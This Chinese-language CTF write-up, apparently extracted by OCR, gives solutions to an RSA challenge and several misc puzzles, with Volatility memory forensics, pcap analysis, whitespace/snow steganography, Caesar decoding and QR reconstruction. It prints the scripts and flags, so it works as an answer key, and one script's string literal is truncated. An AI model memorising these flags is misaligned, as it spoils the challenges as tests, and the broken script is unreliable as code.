
解一元二次方程可得 k1，再算出 p q，最后解 RSA 即可。
完整脚本如下：

```
import gmpy2
from Crypto.Util.number import long_to_bytes

def solve(a, b, c):
    delta = b ** 2 - 4 * a * c
    if gmpy2.is_square(delta):
        x1 = (-b + gmpy2.isqrt(delta)) // (2 * a)
        x2 = (-b - gmpy2.isqrt(delta)) // (2 * a)
        return True, (x1, x2)
    else:
        return False, (0, 0)

def main():
    y = 0x63367a2b947c21d5051144d2d40572e366e19e3539a3074a433a92161465543157
    x = 0x79388eb6c541fffefc9cfb083f3662655651502d81ccc00ecde17a75f316bc97a8
    cc = 0x5a1e001edd22964dd501eac6071091027db7665e5355426e1fa0c6360accbc013
    e = 0x10005
    d = 0xae285803302de933cfc181bd4b9ab2ae09d1991509cb165aa1650bef78a8b23548
    kn = e * d - 1

    for k in range(3, e):
        if kn % k == 0:
            phi = kn // k
            a = x - 1
            b = x * y - 1 + (x - 1) * (y - 1) - phi
```

```
            c = (y - 1) * (x * y - 1)
            ok, (k1, k2) = solve(a, b, c)
            if not ok:
                continue
            if (x * y - 1) % k1 == 0:
                k2 = (x * y - 1) // k1
            elif (x * y - 1) % k2 == 0:
                k1, k2 = k2, (x * y - 1) // k2
            else:
                print('error')
                return
            p, q = x + k2, y + k1
            N = p * q
            flag = long_to_bytes(pow(cc, d, N))
            print(flag)
            break

if __name__ == '__main__':
    main()
```

MISC

八卦迷宫




将图形对应的汉字连在一起然后转成汉语拼音即可.
cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}


朴实无华的取证

内存取证
先扫一遍flag相关文件，找到一个压缩包和图片

```
root@kali:~/Desktop# volatility -f xp_sp3.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/Desktop/xp_sp3.raw)
                      PAE type : PAE
                           DTB : 0x764000L
                          KDBG : 0x8054e2e0L
          Number of Processors : 2
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
                KPCR for CPU 1 : 0xf8757000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-12-27 02:37:41 UTC+0000
     Image local date and time : 2021-12-27 10:37:41 +0800
root@kali:~/Desktop# volatility -f xp_sp3.raw filescan | grep flag
Volatility Foundation Volatility Framework 2.6
0x00000000017ad6a8      2      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.zip
0x00000000018efcb8      1      0 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Recent\flag.lnk
0x0000000001b34f90      1      1 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.zip
0x0000000001e65028      1      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.png
root@kali:~/Desktop#
```

导出两个文件，得到一张图片和一个加密的压缩包，压缩包里有个encrypt.txt





所以考虑先解开压缩包，去镜像中找密码，在记事本记录里找到

```
root@kali:~/Desktop# volatility -f xp_sp3.raw --profile=WinXPSP2x86 notepad
Volatility Foundation Volatility Framework 2.6
Process: 2976
Text:
?

Text:
?

Text:


Text:
?

Text:
??????????????
20211209(encrypt)
?????????????????????????
?????!?????
?????!???

root@kali:~/Desktop#
```

解开压缩包，得到encrypt.txt。可以看出是偏移为三的凯撒加密

encrypt.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
//幼儿园水平的加密（部分）
void Encrypt(string& str)
{
	for(int i = 0; i < str.length(); i++)
	{
		if(str[i] >='a'&& str[i]<='w')
			str[i]+=3;
		else if(str[i]=='x')
			str[i]='a';
		else if(str[i]=='y')
			str[i]='b';
		else if(str[i]=='z')
			str[i]='c';
		else if(str[i]=='_')
			str[i]='|';
		str[i] -= 32;
	}
}
```

第 1 行，第 1 列 100% Windows (CRLF) ANSI

把图片上的编码，在线凯撒解密得到flag,这里猜测图片上的?是_

Caesar Cipher

FDCB[8LDQ_ZLOO_FHUWDLQOB_VXFFHHG_LQ_ILJKWLQJ_WKH_HSLGHPLF]

3

移除标点（Remove Punctuation）

加 密 解 密


cazy[8ian_will_certainly_succeed_in_fighting_the_epidemic]

交了flag不正确，手动调整第一个8为X，提交正确


cazy{Xian_will_certainly_succeed_in_fighting_the_epidemic}

无字天书

流量包提取文件，可以在其中一个文件中发现一串16进制，根据文件头可知是一个压缩包




把十六进制提取出来，利用winhex还原压缩包




打开里面两个文件，notepad++打开key.ws发现都是空白字符，且存在tab和换行，猜测是whitespace

在线网站解密得到key




flag.txt全是空白字符，猜测是snow加密 且上一步找到了key，使用tk大佬的工具一把梭



西安加油


Wireshark查看全是HTTP请求



Wireshark · 协议分级统计 · secret.pcap

协议	按分组百分比	分组	按字节百分比	字节	比特/秒	结束 分组	结束 字节	结束 位/秒
Frame	100.0	1369	100.0	1565313	201k	0	0	0
Null/Loopback	100.0	1369	0.3	5476	706	0	0	0
Internet Protocol Version 4	100.0	1369	1.7	27380	3531	0	0	0
Transmission Control Protocol	100.0	1369	97.9	1532457	197k	894	1333828	172k
Transport Layer Security	3.6	49	0.4	7016	904	49	7016	904
Hypertext Transfer Protocol	31.1	426	94.6	1481057	191k	215	71001	9157
Line-based text data	15.4	211	87.9	1375893	177k	211	1376153	177k


观察发现大部分是返回404状态码，过滤状态码为200的仅有几条



http.response.code==200

No.	Time	Source	Destination	Protocol	Length	Info
379	5.309829	127.0.0.1	127.0.0.1	HTTP	6410	HTTP/1.1 200 OK
451	5.328603	127.0.0.1	127.0.0.1	HTTP	1447	HTTP/1.1 200 OK (text/plain)
881	5.421869	127.0.0.1	127.0.0.1	HTTP	6410	HTTP/1.1 200 OK
1061	5.479371	127.0.0.1	127.0.0.1	HTTP	11145	HTTP/1.1 200 OK (text/plain)

在tcp.stream eq 4中发现hint




进行Base32解码得到如下

```
9403.png is 0
8086.png is 1
7301.png is 2
```

```
7422.png is 3
3978.png is 4
8266.png is 5
7683.png is 6
5410.png is 7
4365.png is 8
...（太多，这里省略）
```

在tcp.stream eq 6中发现一串可疑数据

Base64解码后是一个zip压缩包，解压后里面放着大量png图片，图片文件名对应着上面Base32解出来的内容




两个线索联想到一起，应该就是拼图，用Photoshop拼接后得到flag

binary

用二进制文件读取234，发现文件头为CAFEBABE,即class文件头，补齐后缀名.class，
然后打开可以看到一个数组，然后通过把数组里的数值转成字符，可以得到base64加密的字符串，base64解密后可以得到全部01组成的字符串，
观察可以知道是37*37的矩阵，转成二维码形式查看，得到flag
exp如下：

```
from PIL import Image
from zlib import *

MAX = 37
pic = Image.new("RGB",(MAX,MAX))
str="0000000101110000000001111110111000000000111110101101010111110001110110111
i=0
for y in range(0,MAX):
    for x in range(0,MAX):
        if(str[i] == '0'):
            pic.putpixel([x,y],(0,0,0))
        else:pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
#pic.save("result.png")
```

微信扫码得到flag



flag{932b2c0070e4897ea7df0190dbf36ece}